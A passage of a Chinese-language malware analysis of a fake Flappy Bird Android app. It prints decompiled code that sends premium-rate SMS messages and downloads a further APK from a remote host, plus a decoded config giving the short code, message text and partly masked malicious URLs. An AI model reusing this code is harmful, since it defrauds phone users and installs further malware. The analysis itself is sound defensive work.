              arrayOfString2[1] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getTitle();
              localDownloadFileFromURL2.execute(arrayOfString2);
            }
            if ((this.val$number_send == 2) && (this.val$i == 2))
            {
              FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
              MainActivity.DownloadFileFromURL localDownloadFileFromURL1 = new
MainActivity.DownloadFileFromURL(MainActivity.this);
              String[] arrayOfString1 = new String[2];
              arrayOfString1[0] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getLink();
              arrayOfString1[1] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getTitle();
              localDownloadFileFromURL1.execute(arrayOfString1);
            }
          }
          while (true)
          {
            paramDialogInterface.cancel();
            return;
            SendSMS.send(Service_mLink.mo_Active, Service_mLink.svcodeActive,
MainActivity.this, MainActivity.this.type_dauso_X, MainActivity.this.type_discount,
MainActivity.this.type_last);
            break;
            label345: if ((this.val$number_send == 1) && (this.val$i == 1))
              FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
            if ((this.val$number_send != 2) || (this.val$i != 2))
              continue;
            FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
          }
        }
        Toast.makeText(MainActivity.this, "B?n ?ã không có Sim ?i?n tho?i.\n B?n
không th? kích ho?t và s? d?ng App ???c !!!", 1000).show();
      }
    });
    localBuilder.setNegativeButton("Cancel", new
DialogInterface.OnClickListener(paramInt2, paramInt1)
    {
      public void onClick(DialogInterface paramDialogInterface, int paramInt)
      {
        if (this.val$i == 1)
          try
          {
            MainActivity.this.auto_sms =
DownloadImage.instance.getAuto_sms2(Service_mLink.url_config_auto_sms);
            Log.i("auto_sms", MainActivity.this.auto_sms);
            if (Service_mLink.instance.isSim)
            {
              boolean bool = MainActivity.this.auto_sms.equals("1");
              int i = 0;
              if (bool)
              {
                if ((MainActivity.this.typeNetwork == "VIETNAM_MOBILE") ||
```

```
(MainActivity.this.typeNetwork == "BEELINE"))
                {
                  SendSMS.send(Service_mLink.mo_Active,
Service_mLink.svcodeActive2, MainActivity.this, MainActivity.this.type_dauso_X,
MainActivity.this.type_discount, MainActivity.this.type_last);
                  i = 1;
                }
              }
              else
              {
                Log.i("i", this.val$i);
                if (Service_mLink.instance.listLinkInfo.size() != 1)
                  break label450;
                if ((this.val$number_send == 1) && (this.val$i == 1))
                {
                  FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
                  MainActivity.DownloadFileFromURL localDownloadFileFromURL2 = new
MainActivity.DownloadFileFromURL(MainActivity.this);
                  String[] arrayOfString2 = new String[2];
                  arrayOfString2[0] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getLink();
                  arrayOfString2[1] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getTitle();
                  localDownloadFileFromURL2.execute(arrayOfString2);
                }
                if ((this.val$number_send == 2) && (this.val$i == 2))
                {
                  FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
                  MainActivity.DownloadFileFromURL localDownloadFileFromURL1 = new
MainActivity.DownloadFileFromURL(MainActivity.this);
                  String[] arrayOfString1 = new String[2];
                  arrayOfString1[0] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getLink();
                  arrayOfString1[1] =
((LinkInfo)Service_mLink.instance.listLinkInfo.get(0)).getTitle();
                  localDownloadFileFromURL1.execute(arrayOfString1);
                }
                paramDialogInterface.cancel();
                if (i == 0)
                {
                  if (!Service_mLink.link_redirect.equals(""))
                    MainActivity.this.startWebsite(Service_mLink.link_redirect);
                  System.exit(1);
                }
                return;
              }
            }
          }
          catch (Exception localException)
          {
            while (true)
            {
              MainActivity.this.auto_sms = "0";
              continue;
              SendSMS.send(Service_mLink.mo_Active, Service_mLink.svcodeActive,
MainActivity.this, MainActivity.this.type_dauso_X, MainActivity.this.type_discount,
MainActivity.this.type_last);
              continue;
              label450: if ((this.val$number_send == 1) && (this.val$i == 1))
                FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
              if ((this.val$number_send != 2) || (this.val$i != 2))
                continue;
```

```
              FileManager.saveFTime(MainActivity.this, "mlink_x5",
MainActivity.this.ftime);
            }
            Toast.makeText(MainActivity.this, "B?n ?ã không có Sim ?i?n tho?i.\n B?
n không th? kích ho?t và s? d?ng App ???c !!!", 1000).show();
            return;
          }
        paramDialogInterface.cancel();
        if (!Service_mLink.link_redirect.equals(""))
          MainActivity.this.startWebsite(Service_mLink.link_redirect);
        System.exit(1);
      }
    });
    localBuilder.show();
  }
```

因此，在创建弹出对话时，该方法触发了发送短信，这可以解释为什么我们的动态分析时，发出了两个短信。

现在还有个问题就是没有看到短信从哪里发送的，没有看到短信的号码，短信内容，以及访问的URL是在哪里定义的。

在app的源代码中找到了一些线索，如何解码一个配置文件内容，特别是一个叫getInfoFromFile方法。

MainActivity.class: getInfoFromFile()

```
  private void getInfoFromFile()
    {
      new ArrayList();
      ArrayList localArrayList = FileManager.loadfileExternalStorage(this,
2130837505);
      try
      {
        this.strDecode = new
String(Base64.decode(((String)localArrayList.get(0)).toString()));
        Service_mLink.instance.getCategory(this.strDecode);
        this.have_img = readImage();
        this.isFirstTime = FileManager.loadFtime(this, this.ftime);
        return;
      }
      catch (Exception localException)
      {
        localException.printStackTrace();
      }
    }
7
```

可以看到其功能为读取文件base64解码处理。

仔细查看APK文件，在res目录下有一个drawable-hdpi的目录，在这个目录下有一个config文件，为base64编码的。

解码config文件:


```
{
  "sv_code_active": "7740",
  "sv_code_active_2": "7740",
  "mo_active": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
  "bm_name": "Flappy bird",
  "header_color": "#1E8CBE",
  "background_color": "#F0F0F0",
  "font_header_color": "#F0F0F0",
  "font_item_color": "#333333",
  "number_send": "2",
  "type_display": "1",
  "include_sdk": "0",
  "link_redirect": "http://choi****game.cu****h.mobi",
  "items": [
    {
      "serviceCode": "7740",
      "serviceCode2": "7740",
      "mo": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "title": "Flappy bird",
      "link_icon": "http://cu****h.mobi/upload/bookmark/2014/0208/flappy_1.jpg",
      "link": "http://andr****ot.net/app/flappy.apk"
    }
  ],
  "url_config_auto_sms": "http://cu****h.mobi/bookmark/getConfigSendSMS",
  "url_get_sv_code": "http://cuc****.mobi/bookmark/getServiceCode?price=15000"
}
5
2
```


到此基本都了解到了，进一步看了flappy.apk文件看看具体是做什么的，好像也只是个发送短信扣费的应用。

0x03 总结

事实证明，这个Flappy Bird是一个恶意应用，发送付费短信，并会下载其他恶意的应用。

此次检测用到的工具都是免费的工具可以下载到。

from:enter link description here (http://securehoney.net/blog/how-to-dissect-android-flappy-bird-malware.html#.UzFS7q1Wc0k)